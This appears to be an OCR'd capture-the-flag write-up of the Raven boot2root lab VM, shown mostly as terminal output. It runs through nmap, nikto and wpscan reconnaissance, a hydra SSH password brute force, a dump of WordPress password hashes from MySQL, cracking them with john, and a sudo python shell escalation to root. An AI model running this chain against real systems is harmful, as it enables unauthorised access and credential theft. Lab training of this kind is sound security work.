


Creating Kibana Alerts (HTTP Request Size Monitor, Excessive HTTP Errors, CPU Usage Monitor)




Discovering IP information




IP Results




ARP-SCAN



NMAP



Target machine websites



Operating system information VM1

```
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Operating system information VM2

```
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

NMAP

```
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2021-05-07T07:59:49+10:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-05-06T21:59:49
|_  start_date: N/A

TRACEROUTE
HOP RTT      ADDRESS
1   10.49 ms 192.168.1.110

OS and Service detection performed. Please report any incorrec
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.30 seconds
root@Kali:~# nmap -p- -sS -AT4 192.168.1.110
```

```
root@Kali:~# nmap -p- -sS -AT4 192.168.1.110 >& target1.txt
```

NIKTO

```
root@Kali:~# nikto -host 192.168.1.110
- Nikto v2.1.6
```

```
root@Kali:~# nikto -host 192.168.1.115
- Nikto v2.1.6
```

This might be interesting:


```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.110
+ Target Hostname:    192.168.1.110
+ Target Port:        80
+ Start Time:         2021-05-06 15:15:01 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 41b3,
size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37).
 Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
```


DIRB


```
root@Kali:~# dirb http://192.168.1.110
```


```
File  Actions  Edit  View  Help
:04

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Sun May  9 15:18:51 2021
[+] Requests Done: 64
[+] Cached Requests: 4
[+] Data Sent: 12.834 KB
[+] Data Received: 16.715 MB
[+] Memory used: 118.043 MB
[+] Elapsed time: 00:00:14
root@Kali:~#
```

```
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 1
4344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14
344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14
344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14
344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of
14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14
344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14
344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 1
4344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14
344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 1
4344399 [child 0] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-09 1
5:41:12
root@Kali:/usr/share/wordlists# hydra -V -f -t 4 -l michael -P rockyou.txt
ssh://192.168.1.110
```



ile Edit View Go Help
ssh://192.168.1.110
Warning, you are using the root account, you may harm your system.
DEVICES
File System
Floppy Disk
LACES
root
Desktop
Trash
ETWORK
Browse Network
ML-REFVM-684427
TARGET1
TARGET2
Windows Network
Enter password for root on 192.168.1.110
Password
Forget password immediately
Remember password until you logout
Remember forever


File Edit View Go Help
ssh://192.168.1.110
Warning, you are using the root account, you may harm your system.
DEVICES
File System
Floppy Disk
PLACES
root
Desktop
Trash
NETWORK
Browse Network
print$
Enter password for 192.168.1.110
Username michael
Password
Forget password immediately
Remember password until you logout
Remember forever



File Edit View Go Help
sftp://192.168.1.110/var/www/
Warning, you are using the root account, you may harm your system.
DEVICES
File System
Floppy Disk
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
/ on 192.168.1...
html
flag2.txt



/run/user/0/gvfs/sftp:host=192.168.1.110/var/www/flag2.txt - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your syste
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}


```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@target1:~$
```




```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 61
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved
.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.

mysql>
```


Shell No.1
File Actions Edit View Help
:03
[i] User(s) Identified:
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up
[+] Finished: Mon May 10 14:15:35 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
[+] Memory used: 114.367 MB
[+] Elapsed time: 00:00:10
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u


Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
nt.
mysql> SHOW DATABASES;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+--------------------+
4 rows in set (0.01 sec)
mysql>


mysql> show tables
-> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manua
that corresponds to your MySQL server version for the right syntax to use
ear 'show tables' at line 2
mysql> use wordpress;
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress |
+-----------------------+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
+-----------------------+
12 rows in set (0.00 sec)
mysql>

```
File  Actions  Edit  View  Help

| user_email          | varchar(100)        | NO   | MUL |
| user_url            | varchar(100)        | NO   |     |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00
:00 |
| user_activation_key | varchar(255)        | NO   |     |
| user_status         | int(11)             | NO   |     | 0
| display_name        | varchar(250)        | NO   |     |
+---------------------+---------------------+------+-----+----------------
----+---------------+
10 rows in set (0.00 sec)

mysql> select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+------------+------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

```
pink84           (?)
1g 0:00:00:15 DONE (2021-05-10 14:54) 0.06426g/s 2949p/s 2949c/s 2949C/s ta
mika1..milkdud
Use the "--show --format=phpass" options to display all of the cracked pass
words reliably
Session completed
root@Kali:~# john steven.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (
debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (
debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (d
ebian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.1
0 (debian)'
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
root@Kali:~# nmap -script http-enum.nse 192.168.1.110
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/# 
```

```
root@target1:/# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# 
```

```
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~# 
```